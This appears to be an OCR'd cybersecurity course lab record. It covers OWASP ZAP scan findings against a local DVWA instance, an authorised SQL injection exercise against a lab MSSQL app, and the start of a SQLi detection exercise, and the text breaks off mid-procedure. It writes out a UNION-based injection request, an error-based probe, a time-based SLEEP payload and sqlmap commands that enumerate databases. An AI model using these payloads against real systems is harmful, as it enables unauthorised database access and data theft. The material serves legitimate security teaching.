Ensure that no sensitive information is leaked via redirect responses. Redirect responses should have almost no content.


HTTP/1.1 301 Moved Permanently
Date: Sun, 04 Oct 2026 13:04:40 GMT
Server: Apache/2.4.68 (Debian)
Location: http://127.0.0.1/DVWA/
Alerts (9)
Content Security Policy (CSP) Header Not Set (4)
Missing Anti-clickjacking Header (2)
Big Redirect Detected (Potential Sensitive Inform
Cookie without SameSite Attribute
In Page Banner Information Leak (2)
Server Leaks Version Information via "Server" H
X-Content-Type-Options Header Missing (4)
Authentication Request Identified
Session Management Response Identified (3)
URL: http://127.0.0.1/DVWA
Risk: Low
Confidence: High
Parameter:
Attack:
Evidence: Apache/2.4.68 (Debian)
CWE ID: 497
WASC ID: 13
Source: Passive (10036 - HTTP Server Response Header)
Alert Reference: 10036-2
Input Vector:
Description:
The web/application server is leaking version information via the "Server" HTTP response header. Access to such information may facilitate attackers identifying other vulnerabilities your web/application server is subject to.
Other Info:
Solution:
Ensure that your web server, application server, load balancer, etc. is configured to suppress the "Server" header or provide generic details.


POST http://127.0.0.1/DVWA/login.php HTTP/1.1
host: 127.0.0.1
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
pragma: no-cache
username=ZAP&password=ZAP&Login=Login&user_token=c3bc389eb373c9434c3267a58332b3fc
Alerts (9)
Content Security Policy (CSP) Header Not Set (4)
Missing Anti-clickjacking Header (2)
Big Redirect Detected (Potential Sensitive Inform
Cookie without SameSite Attribute
In Page Banner Information Leak (2)
Server Leaks Version Information via "Server" H
X-Content-Type-Options Header Missing (4)
Authentication Request Identified
Session Management Response Identified (3)
URL: http://127.0.0.1/DVWA/login.php
Risk: Informational
Confidence: High
Parameter: Login
Attack:
Evidence: password
CWE ID:
WASC ID:
Source: Passive (10111 - Authentication Request Identified)
Input Vector:
Description:
The given request has been identified as an authentication request. The 'Other Info' field contains a set of key=value lines which identify any relevant fields. If the request is in a context which has an Authentication Method set to "Auto-Detect" then this rule will change the authentication to match the request identified.
Other Info:
userParam=Login
userValue=Login
passwordParam=password
Solution:
This is an informational alert rather than a vulnerability and so there is nothing to fix.

RESULT

The web application was successfully scanned using Nikto and OWASP ZAP. Several security vulnerabilities and configuration issues were identified, including missing anti-clickjacking headers, cookies without the SameSite attribute, missing security headers, and exposed directories/configuration files. The findings were reviewed according to their risk levels, and a structured vulnerability report was generated using OWASP ZAP.

EXPERIMENT 14

PERFORM SQL INJECTION AGAINST MSSQL IN AN AUTHORIZED LAB

AIM

To perform a manual and tool-assisted SQL Injection attack against a Microsoft SQL Server (MSSQL) backend to extract database information.

TOOLS REQUIRED

• 1.Burp Suite

• sqlmap

• Browser

LAB SETUP

Target: Windows Server VM with MSSQL Server


Attacker: Kali Linux


PROCEDURE

1. Prepare the Kali attacker and authorized MSSQL vulnerable application.
2. Test the login and identify an SQL injection point.
3. Confirm injection using error-based testing.
4. Determine the query's column count.
5. Carry out UNION-based testing to obtain MSSQL/database information.
6. Use sqlmap to enumerate databases and tables.
7. Extract authorized sample data from the Users table.
8. Document the results and analyze SQLi security risks.


OUTPUT

Manual login bypass





Identify column count (for UNION-based injection)



Confirm injection point with error-based testing

Extract the MSSQL version and database name




MSSQL SQL Injection Lab

Product/User ID: 1' Search

Error

```
(105, b"Unclosed quotation mark after the character string ''.DB-Lib error message 20018, severity 15:\nGeneral SQL Server error: Ch
```



Request

```
GET /?id=
-1%20UNION%20SELECT%20NULL%2
CDB_NAME%28%29%2CNULL%20--%2
0
HTTP/1.1
Host: 127.0.0.1:5000
sec-ch-ua:
"Not-A.Brand";v="24",
"Chromium";v="146"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language:
en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0
(X11; Linux x86_64)
AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/146.0.0.0
 Safari/537.36
Accept:
text/html,application/xhtml+
xml,application/xml;q=0.9,im
age/avif,image/webp,image/ap
ng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip,
deflate, br
Connection: keep-alive
```

Response

```
      </label>
      <input type="text" name="id" value="-1 UNION SELECT
      NULL,DB_NAME(),NULL -- ">
      <button type="submit">
        Search
      </button>
    </form>

    <h3>
      Results
    </h3>
    <table border="1" cellpadding="8">

      <tr>

        <td>
          None
        </td>

        <td>
          SQLiLab
        </td>

        <td>
          None
        </td>

      </tr>


    </table>


  </body>
</html>
```

Automate extraction using sqlmap

```
kali@kali:~$ sqlmap -u "http://127.0..0.1:5000/?id=1" --dbms=mssql --dbs
                                {1.10.6#stable}
                                https://sqlmap.org

[17:31:12] [INFO] testing connection to the target URL
[17:31:13] [INFO] testing if the parameter 'id' is dynamic
[17:31:13] [INFO] confirming that the parameter 'id' is injectable
[17:31:14] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Linux
web application technology: Flask
back-end DBMS: Microsoft SQL Server 2019 (or similar)
available databases [5]:
[*] master
[*] model
[*] msdb
[*] SQLiLab
[*] tempdb
```





RESULT

The SQL Injection vulnerability was successfully identified in the authorized MSSQL web application. Database and table information were enumerated, and the sample Users table data was extracted using manual testing and sqlmap.

EXPERIMENT 15

DETECT SQL INJECTION VULNERABILITIES USING DETECTION TOOLS

AIM

To use automated tools to detect SQL Injection vulnerabilities before they can be exploited, as part of a security assessment.

THEORY

Detection tools work by sending a wide range of crafted inputs (single quotes, boolean conditions, time-delay payloads) to every parameter of an application and analyzing the response differences (error messages, timing delays, content changes) to confirm whether the parameter is vulnerable — without necessarily extracting real data.

TOOLS REQUIRED

- sqlmap (detection mode)
- OWASP ZAP (Active Scan — SQLi rules)
- Target: DVWA (SQL Injection module, Low security)

PROCEDURE

1. Detection using sqlmap (no dumping, just confirm)

   sqlmap -u "http://<target-ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
   --cookie="PHPSESSID=<session-id>; security=low" --batch --level=3 --risk=2

   sqlmap reports which parameter is injectable and which injection technique works (boolean-based blind, time-based blind, UNION query, error-based, stacked queries).

2. Time-based blind detection concept sqlmap internally tests payloads like:

   1 AND IF(1=1, SLEEP(5), 0)

   If the response takes ~5 seconds longer, the parameter is confirmed vulnerable to blind SQLi — even with no visible error or data change.

3. Detection using OWASP ZAP

   Set DVWA session cookie in ZAP as an authenticated context.


   Run Active Scan against the SQLi page URL.


   Check the Alerts tab for "SQL Injection" findings — ZAP shows the exact payload and parameter that triggered it.


4. Cross-check results

